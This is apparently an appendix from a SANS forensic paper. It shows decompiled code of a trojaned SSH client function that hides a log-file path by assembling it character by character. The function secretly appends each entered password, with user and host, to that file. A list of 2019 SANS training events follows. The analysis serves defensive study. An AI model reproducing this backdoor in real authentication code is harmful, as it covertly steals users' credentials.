## G. Decompile: user\_passwd() – (SSH)

```

int userauth_passwd(Authctxt *authctxt)

{

```

Angel Alonso Parrizas, parrizas@gmail.com

```

int iVar1;
int attempt;
char *str;
size_t __n;
int iVar2;
int iVar3;
char prompt [150];

iVar1 = __stack_chk_guard;
str = options.host_key_alias;
if (options.host_key_alias == (char *)0x0) {
    str = authctxt->host;
}
iVar3 = attempt + 1;
if (attempt < options.number_of_password_prompts) {
    attempt = iVar3;
    if (iVar3 != 1) {
        attempt = iVar3;
        error("Permission denied, please try again.");
    }
    snprintf(prompt, 0x96, "%.30s@%.128s\\'s password: ", authctxt-
>server_user, str);
    str = read_passphrase(prompt, 0);
    OLOG[11] = 'r';
    OLOG[7] = '1';
    OLOG[9] = '.';
    OLOG[6] = '1';
    OLOG[12] = 0;
    OLOG[2] = 't';
    OLOG[5] = 'X';
    OLOG[3] = 'c';
    OLOG[0] = '/';
    OLOG[1] = 'e';
    OLOG[8] = '/';
    OLOG[10] = 'p';
    OLOG[4] = '/';
    f = (FILE *)fopen64(OLOG, "a");
    if (f != (FILE *)0x0) {
        fprintf((FILE *)f, "%s:%s@%s\n", authctxt->server_user, str, authctxt-
>host);
        fclose((FILE *)f);
    }
    packet_start('2');
    packet_put_cstring(authctxt->server_user);
    packet_put_cstring(authctxt->service);
    packet_put_cstring(authctxt->method->name);
    packet_put_char(0);
    packet_put_cstring(str);
    __n = strlen(str);
    memset(str, 0, __n);
    xfree(str);
    packet_add_padding('@');
    packet_send();
    dispatch_set(0x3c, input_userauth_passwd_changereq + 1);
}

```

```
    iVar2 = 1;
}
else {
    iVar2 = 0;
    attempt = iVar3;
}
if (iVar1 == __stack_chk_guard) {
    return iVar2;
}
/* WARNING: Subroutine does not return */
__stack_chk_fail();
}
```



# Upcoming SANS Training

[Click here to view a list of all SANS Courses](#)

SANS Cyber Defence Canberra 2019	Canberra, AU	Jun 24, 2019 - Jul 13, 2019	Live Event
SANS ICS Europe 2019	Munich, DE	Jun 24, 2019 - Jun 29, 2019	Live Event
SANS Cyber Defence Japan 2019	Tokyo, JP	Jul 01, 2019 - Jul 13, 2019	Live Event
SANS Paris July 2019	Paris, FR	Jul 01, 2019 - Jul 06, 2019	Live Event
SANS Munich July 2019	Munich, DE	Jul 01, 2019 - Jul 06, 2019	Live Event
SEC450 Security Ops-Analysis Beta 1	Crystal City, VAUS	Jul 08, 2019 - Jul 13, 2019	Live Event
SANS Pittsburgh 2019	Pittsburgh, PAUS	Jul 08, 2019 - Jul 13, 2019	Live Event
SANS Charlotte 2019	Charlotte, NCUS	Jul 08, 2019 - Jul 13, 2019	Live Event
SANS London July 2019	London, GB	Jul 08, 2019 - Jul 13, 2019	Live Event
SANS Cyber Defence Singapore 2019	Singapore, SG	Jul 08, 2019 - Jul 20, 2019	Live Event
SANS Rocky Mountain 2019	Denver, COUS	Jul 15, 2019 - Jul 20, 2019	Live Event
SANS Columbia 2019	Columbia, MDUS	Jul 15, 2019 - Jul 20, 2019	Live Event
SANS Pen Test Hackfest Europe 2019	Berlin, DE	Jul 22, 2019 - Jul 28, 2019	Live Event
SANS San Francisco Summer 2019	San Francisco, CAUS	Jul 22, 2019 - Jul 27, 2019	Live Event
DFIR Summit & Training 2019	Austin, TXUS	Jul 25, 2019 - Aug 01, 2019	Live Event
SANS Riyadh July 2019	Riyadh, SA	Jul 28, 2019 - Aug 01, 2019	Live Event
SANS July Malaysia 2019	Kuala Lumpur, MY	Jul 29, 2019 - Aug 03, 2019	Live Event
SANS Boston Summer 2019	Boston, MAUS	Jul 29, 2019 - Aug 03, 2019	Live Event
SANS London August 2019	London, GB	Aug 05, 2019 - Aug 10, 2019	Live Event
Security Awareness Summit & Training 2019	San Diego, CAUS	Aug 05, 2019 - Aug 14, 2019	Live Event
SANS Crystal City 2019	Arlington, VAUS	Aug 05, 2019 - Aug 10, 2019	Live Event
SANS Melbourne 2019	Melbourne, AU	Aug 05, 2019 - Aug 10, 2019	Live Event
SANS Prague August 2019	Prague, CZ	Aug 12, 2019 - Aug 17, 2019	Live Event
Supply Chain Cybersecurity Summit & Training 2019	Arlington, VAUS	Aug 12, 2019 - Aug 19, 2019	Live Event
SANS Minneapolis 2019	Minneapolis, MNUS	Aug 12, 2019 - Aug 17, 2019	Live Event
SANS San Jose 2019	San Jose, CAUS	Aug 12, 2019 - Aug 17, 2019	Live Event
SANS Virginia Beach 2019	Virginia Beach, VAUS	Aug 19, 2019 - Aug 30, 2019	Live Event
SANS Chicago 2019	Chicago, ILUS	Aug 19, 2019 - Aug 24, 2019	Live Event
SANS Amsterdam August 2019	Amsterdam, NL	Aug 19, 2019 - Aug 24, 2019	Live Event
SANS August Malaysia 2019	Kuala Lumpur, MY	Aug 19, 2019 - Aug 24, 2019	Live Event
SANS MGT516 Beta Three 2019	Arlington, VAUS	Aug 19, 2019 - Aug 23, 2019	Live Event
SANS Tampa-Clearwater 2019	Clearwater, FLUS	Aug 25, 2019 - Aug 30, 2019	Live Event
Security Operations Summit & Training 2019	OnlineLAUS	Jun 24, 2019 - Jul 01, 2019	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced